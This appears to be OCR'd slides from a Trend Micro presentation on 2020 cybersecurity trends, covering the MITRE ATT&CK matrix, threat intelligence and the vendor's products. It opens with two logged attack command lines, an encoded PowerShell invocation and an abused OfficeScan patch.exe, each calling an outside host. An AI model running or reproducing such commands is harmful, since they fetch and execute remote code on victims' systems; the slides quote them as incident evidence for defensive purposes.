
Command line details:

```
Logged: 2018/10/30 15:47:51
C:\Windows\system32\cmd.exe /C powershell wrs21.winshipway.com -NoProfile -encodedcommand
cAcwAuAG4AZQB0AC8AcAByAG8AZAB1AGMAdAAtAGYAaQBsAGUAcwAvAGUAcABhaQBiAHIAYQByAHkALgBwAHMAbQAxAA==
```

```
Logged: 2018/10/30 15:47:51
"C:\Program Files (x86)\Trend Micro\OfficeScan\PCCSRV\LWCS\patch.exe" -h wrs21.winshipway.com "C:\Program Files (x86)\Trend
Micro\OfficeScan\PCCSRV\LWCS\AU_Data\AU_Temp\39608_20984" 1
```

The **MITRE ATT&CK Framework** will play a bigger role in how enterprises assess security

- More enterprises will base and assess threat models, security products, and organizational risks through the lens of the framework
- Threat hunters can get a better grip on attacks and patterns
- Defenders will benefit in gauging the effectiveness of mitigations and security tools



Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Account Access Removal
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed	Data Destruction
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discovery	Component Object Model and Distributed COM	Clipboard Data	Connection Proxy	Data Encrypted	Data Encrypted for Impact
Hardware Additions	Compiled HTML File	AppCert DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	Domain Trust Discovery	Exploitation of Remote Services	Data from Information Repositories	Custom Command and Control Protocol	Data Transfer Size Limits	Defacement
Replication Through Removable Media	Component Object Model and Distributed COM	AppInit DLLs	Application Shimming	Clear Command History	Credentials from Web Browsers	File and Directory Discovery	Internal Spearphishing	Data from Local System	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Content Wipe
Spearphishing Attachment	Control Panel Items	Application Shimming	Bypass User Account Control	CMSTP	Credentials in Files	Network Service Scanning	Logon Scripts	Data from Network Shared Drive	Data Encoding	Exfiltration Over Command and Control Channel	Disk Structure Wipe
Spearphishing Link	Dynamic Data Exchange	Authentication Package	DLL Search Order Hijacking	Code Signing	Credentials in Registry	Network Share Discovery	Pass the Hash	Data from Removable Media	Data Obfuscation	Exfiltration Over Other Network Medium	Endpoint Denial of Service
Spearphishing via Service	Execution through API	BITS Jobs	Dylib Hijacking	Compile After Delivery	Exploitation for Credential Access	Network Sniffing	Pass the Ticket	Data Staged	Domain Fronting	Exfiltration Over Physical Medium	Firmware Corruption
Supply Chain Compromise	Execution through Module Load	Bootkit	Elevated Execution with Prompt	Compiled HTML File	Forced Authentication	Password Policy Discovery	Remote Desktop Protocol	Email Collection	Domain Generation Algorithms	Scheduled Transfer	Inhibit System Recovery
Trusted Relationship	Exploitation for Client Execution	Browser Extensions	Emond	Component Firmware	Hooking	Peripheral Device Discovery	Remote File Copy	Input Capture	Fallback Channels		Network Denial of Service
Valid Accounts	Graphical User Interface	Change Default File Association	Exploitation for Privilege Escalation	Component Object Model Hijacking	Input Capture	Permission Groups Discovery	Remote Services	Man in the Browser	Multi-hop Proxy		Resource Hijacking
	InstallUtil	Component Firmware	Extra Window Memory Injection	Connection Proxy	Input Prompt	Process Discovery	Replication Through Removable Media	Screen Capture	Multi-Stage Channels		Runtime Data Manipulation
	Launchctl	Component Object Model Hijacking	File System Permissions Weakness	Control Panel Items	Kerberoasting	Query Registry	Shared Webroot	Video Capture	Multiband Communication		Service Stop
	Local Job Scheduling	Create Account	Hooking	DCShadow	Keychain	Remote System Discovery	SSH Hijacking		Multilayer Encryption		Stored Data Manipulation
	LSASS Driver	DLL Search Order Hijacking	Image File Execution Options Injection	Deobfuscate/Decode Files or Information	LLMNR/NBT-NS Poisoning and Relay	Security Software Discovery	Taint Shared Content		Port Knocking		System Shutdown/Reboot
	Mshta	Dylib Hijacking	Launch Daemon	Disabling Security Tools	Network Sniffing	Software Discovery	Third-party Software		Remote Access Tools		Transmitted Data Manipulation
	PowerShell	Emond	New Service	DLL Search Order Hijacking	Password Filter DLL	System Information Discovery	Windows Admin Shares		Remote File Copy		
	Regsvcs/Regasm	External Remote Services	Parent PID Spoofing	DLL Side-Loading	Private Keys	System Network Configuration Discovery	Windows Remote Management		Standard Application Layer Protocol		
	Regsvr32	File System Permissions Weakness	Path Interception	Execution Guardrails	Securityd Memory	System Network Connections Discovery			Standard Cryptographic Protocol		
	Rundll32	Hidden Files and Directories	Plist Modification	Exploitation for Defense Evasion	Steal Web Session Cookie	System Owner/User Discovery			Standard Non-Application Layer Protocol		
	Scheduled Task	Hooking	Port Monitors	Extra Window Memory Injection	Two-Factor Authentication Interception	System Service Discovery			Uncommonly Used Port		
	Scripting	Hypervisor	PowerShell Profile	File and Directory Permissions Modification		System Time Discovery			Web Service		
	Service Execution	Image File Execution Options	Process Injection	File Deletion		Virtualization/Sandbox					


Threat intelligence will need to be augmented with **security analytics** expertise for protection across security layers

- Attacks that are thoroughly planned, spread out, and varied in tactics will require both threat intelligence and security analyses for proactive defense
- SOC analysts give a consolidated point of view and correlate findings with global threat intelligence

CYBERSECURITY IN 2020

HOW CAN TREND MICRO HELP?

Enterprise Security System



TippingPoint

Appliance

- Vulnerability Shielding
- Early Zero-Day Protection
- IP/DNS/URL Reputation
- Deep Packet Inspection
- SSL Inspection
- Machine Learning

Smart Protection Suites

Software SaaS

- Anti-malware with Behavioral Analysis & Machine Learning
- Vulnerability Protection
- Application Control
- Content Filtering
- Data Loss Prevention
- Endpoint Encryption

Deep Discovery

Appliance

- Advanced Threat & Lateral Movement Detection
- Monitors Over 100 Protocols & All Ports
- Custom Sandbox Analysis
- Multiple Detection Techniques
- Machine Learning

Deep Security

Software SaaS


- Anti-malware with Behavioral Analysis & Machine Learning
- Firewall
- IPS
- Application Control
- Integrity Monitoring
- Log Inspection

Trend Micro XDR

CYBERSECURITY IN 2020

Improving overall cloud security posture can be done with automated and continuous security that allows DevOps teams to build securely, ship fast, and run anywhere. Due diligence from developers and careful consideration of service providers are crucial to cloud security, as well as adhering to best practices and industry standards.

Trend Micro solutions for cloud security can improve efficiency while protecting cloud assets.



TREND MICRO™ RESEARCH

Trend Micro, a global leader in cybersecurity, helps to make the world safe for exchanging digital information.

Trend Micro Research is powered by experts who are passionate about discovering new threats, sharing key insights, and supporting efforts to stop cybercriminals. Our global team helps identify millions of threats daily, leads the industry in vulnerability disclosures, and publishes innovative research on new threats techniques. We continually work to anticipate new threats and deliver thought-provoking research.

www.trendmicro.com